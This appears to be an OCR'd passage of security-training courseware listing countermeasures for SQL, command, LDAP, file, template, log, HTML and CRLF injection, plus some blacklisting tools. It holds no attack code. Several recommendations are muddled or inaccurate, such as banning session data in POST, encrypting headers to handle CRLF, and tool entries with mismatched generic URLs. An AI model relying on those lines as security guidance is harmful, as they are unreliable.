
Minimal and Simple Threat Intelligence Anti Abuse APIs

Our Blacklist API fast lookup tool helps you know what users are legit or not.

Figure 14.101: Screenshot of Apility.io

Some additional application whitelisting and blacklisting tools are as follows:

- AutoShun (*https://www.autoshun.org*)
- Cisco Umbrella (*https://umbrella.cisco.com*)
- Alexa Top Sites (*https://aws.amazon.com*)
- APT Groups and Operations (*https://docs.google.com*)
- NordVPN (*https://nordvpn.com*)



How to Defend Against Injection Attacks

SQL Injection Attacks

- Limit the **length** of user input
- Use custom **error messages**
- Monitor **DB traffic** using an IDS, WAF
- Disable commands like **xp_cmdshell**
- Isolate **database server** and **web server**

Command Injection Flaws


- Perform **input validation**
- Escape **dangerous characters**
- Use **language-specific** libraries that avoid problems due to shell commands
- Perform input and output **encoding**
- Use a **safe API** that entirely avoids the use of the interpreter

LDAP Injection Attacks

- Perform type, pattern, and **domain value validation** on all input data
- Make the **LDAP filter** as specific as possible
- Validate and restrict the **amount of data returned** to the user
- Implement **tight access control** on the data in the LDAP directory
- Use **LDAPS (LDAP over SSL)** to secure communication on the web server

File Injection Attacks

- Strongly validate user input
- Consider implementing a **chroot jail**
- **PHP**: Disable allow_url_fopen and allow_url_include in php.ini
- **PHP**: Disable register_globals and use E_STRICT to find uninitialized variables
- **PHP**: Ensure that all file and stream functions (stream_*) are carefully vetted



How to Defend Against Injection Attacks (Cont'd)

Server-Side JS Injection

- Ensure that user inputs are strictly validated on the **server side**
- Avoid using the **eval() function** to parse the user input
- Never use multiple commands that have **identical effects**
- Use JSON.parse() instead of eval() to parse JSON input
- Include "**use strict**" at the beginning of each function

Server-Side Include Injection

- Validate user input and ensure it does **not include SSI directives**
- Apply **HTML encoding** to the user input before execution
- Ensure directives are confined only to the web pages where they are required
- Avoid using pages with filename extensions such as .stm, .shtm and .shtml

Server-Side Template Injection

- Do not create templates from user inputs
- Use a simple template engine such as Mustache or a Python template
- Execute the template inside a **sandboxed environment**
- Consider loading static template files wherever possible
- Always **pass dynamic data** to a template by using the template engine's built-in functionality

Log Injection

- Pass log codes instead of messages through parameters
- Use **correct error codes** and easily recognizable error messages
- Avoid using API calls to log actions due to their visibility in browser network calls
- Pass user ids or publicly non-identifiable inputs as the parameters at **logging endpoints**

How to Defend Against Injection Attacks

- **SQL Injection Attacks**
  - Limit the length of the user input
  - Use custom error messages
  - Monitor DB traffic using an IDS, WAF

  - Disable commands such as xp_cmdshell
  - Isolate the database server and web server
  - Always use a method attribute set for POST and low-privileged account for DB connection
  - Run a database service account with minimal rights
  - Move extended stored procedures to an isolated server
  - Use typesafe variables or functions such as isNumeric() to ensure typesafety
  - Validate and sanitize user inputs passed to the database
  - Avoid using dynamic SQL and do not construct queries with the user input
  - Use prepared statements, parameterized queries, or stored procedures to access the database
  - Display less information and use the "RemoteOnly" customErrors mode to display verbose error messages on the local machine
  - Perform proper escaping and character filtering to avoid special string characters and symbols such as single quotes (')
  - Always set the whitelist logically instead of the blacklist to avoid bad code
  - Use Object Relational Mapping (ORM) frameworks to make the conversion of SQL result sets into code objects more consistent

- **Command Injection Flaws**

  The simplest way to defend against command injection flaws is to avoid them wherever possible. Some language-specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter and hence ignore maximum shell command problems. For those calls that must still be used, such as calls to backend databases, one must carefully validate the data to ensure that it does not contain malicious content. One can also arrange various requests in a pattern, which ensures that all the given parameters are treated as data instead of potentially executable content.

  Most systems call and use stored procedures with parameters that accept valid input strings to access a database or prepared statements to provide significant protection, ensuring that the supplied input is treated as data, which reduces but does not completely eliminate the risk involved in these external calls. One can always authorize the input to ensure the protection of the application in question. For this reason, it is important to use the least-privileged accounts to access a database to minimize the attack possibility.

  Another robust measure against command injection is to run web applications with the privileges required to carry out their functions. Therefore, one should avoid running the web server as a root or accessing a database as a **DBADMIN**; otherwise, an attacker may be able to misuse administrative rights. The use of Java sandbox in the J2EE environment stops the execution of system commands. External commands are used to check the user information when he/she provides it. Create a mechanism for handling all possible errors, timeouts, or blockages during the calls. Check all the output, return, and error codes from the call to ensure that it performs as expected. Doing so allows users to determine whether something has gone wrong. Otherwise, an attack might occur and never be detected.

Some countermeasures against command injection flaws are as follows:

- Perform input validation
- Escape dangerous characters
- Use language-specific libraries that avoid problems due to shell commands
- Perform input and output encoding
- Use a safe API that avoids use of the interpreter entirely
- Structure requests so that all supplied parameters are treated as data rather than potentially executable content
- Use parameterized SQL queries
- Use modular shell disassociation from the kernel
- Use built-in library functions and avoid calling OS commands directly
- Implement the least privileges to restrict the permissions to execute the OS commands
- Avoid executing commands such as exec or system without proper validation and sanitization
- Prevent the shell interpreter using pcntl_fork and pcntl_exec within the PHP
- Implement Python as a web framework instead of PHP for application development

- **LDAP Injection Attacks**

  An LDAP injection attack is similar to an SQL injection: attacks on web applications co-opt the user input to create LDAP queries. Execution of malicious LDAP queries in the applications creates arbitrary queries that disclose information such as username and password, thus granting attackers unauthorized access and admin privileges.

  Some countermeasures against LDAP injection attacks are as follows:

  - Perform type, pattern, and domain value validation on all input data
  - Make the LDAP filter as specific as possible
  - Validate and restrict the amount of data returned to the user
  - Implement tight access control on the data in the LDAP directory
  - Perform dynamic testing and source code analysis

  - Sanitize all the user-end inputs and escape any special characters
  - Avoid constructing LDAP search filters by concatenating strings
  - Use the AND filter to enforce restrictions on similar entries
  - Use LDAPS (LDAP over SSL) for encrypting and securing the communication on the web servers

- **File Injection Attacks**

  Attackers use scripts to inject malicious files into the server, allowing them to exploit vulnerable parameters and execute malicious code. Such an attack allows temporary data theft and data manipulation, and it can provide attackers with persistent control of the server.

  Some countermeasures against file injection attacks are as follows:

  - Strongly validate the user input
  - Consider implementing a chroot jail
  - PHP: Disable allow_url_fopen and allow_url_include in php.ini
  - PHP: Disable register_globals and use E_STRICT to find uninitialized variables
  - PHP: Ensure that all file and stream functions (stream_*) are carefully vetted


- **Server-Side JS Injection**
  - Ensure that user inputs are strictly validated on the server side before processing
  - Avoid using the eval() function to parse the user input
  - Never use commands having identical effects, such as setTimeOut(), setInterval(), and Function()
  - Use JSON.parse() instead of eval() to parse the JSON input
  - Make sure to include “use strict” at the beginning of the function to enable the strict mode inside the function scope

- **Server-Side Include Injection**
  - Validate the user input and ensure that it does not include characters used in SSI directives
  - Apply HTML encoding to the user input before executing it in the web pages
  - Ensure that directives are confined only to the web pages where they are required
  - Avoid using pages with file name extensions such as .stm, .shtm, and .shtml to prevent attacks

- **Server-Side Template Injection**
  - Do not create templates from user inputs or pass user inputs as parameters into the templates

- Use a simple template engine such as Mustache or Python's template if the business requirements support user-submitted templates
- Review the template engine's documentation for hardening tips
- Execute the template inside a sandboxed environment
- Consider loading static template files wherever possible
- Always make sure to pass dynamic data to a template using the template engine's built-in functionality

- **Log Injection**
  - Pass log codes instead of messages through parameters
  - Use correct error codes and easily recognizable error messages
  - Avoid using API calls to log actions due to their visibility in browser network calls
  - Make sure to pass user IDs or publicly non-identifiable inputs as the parameters at logging endpoints
  - Validate inputs at both the server side and the client side and sanitize and replace the malicious characters
  - Examine the application carefully for any vulnerabilities that are used to render logs
- **HTML Injection**
  - Validate all the user inputs to remove the HTML-syntax substrings from user-supplied text
  - Check the inputs for unwanted script or HTML code such as <script></script>, <html></html>
  - Employ security solutions that avoid false positives and detect possible injections
- **CRLF Injection**
  - Use any function to encode CRLF special characters and avoid using the user input in the response headers
  - Update the version of the programming language that disallows the injection of CR (carriage return) and LF (line feed) characters
  - Rewrite the code so that the user's content is not directly used in the HTTP stream
  - Check and remove any newline strings in the content before passing it to the HTTP header
  - Encrypt the data that is passed to the HTTP headers to manipulate the CR and LF codes



Web Application Attack Countermeasures

Broken Authentication and Session Management

- Use **SSL** for authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a **hashed form**
- Never submit session data as part of a **GET**, **POST**

Sensitive Data Exposure

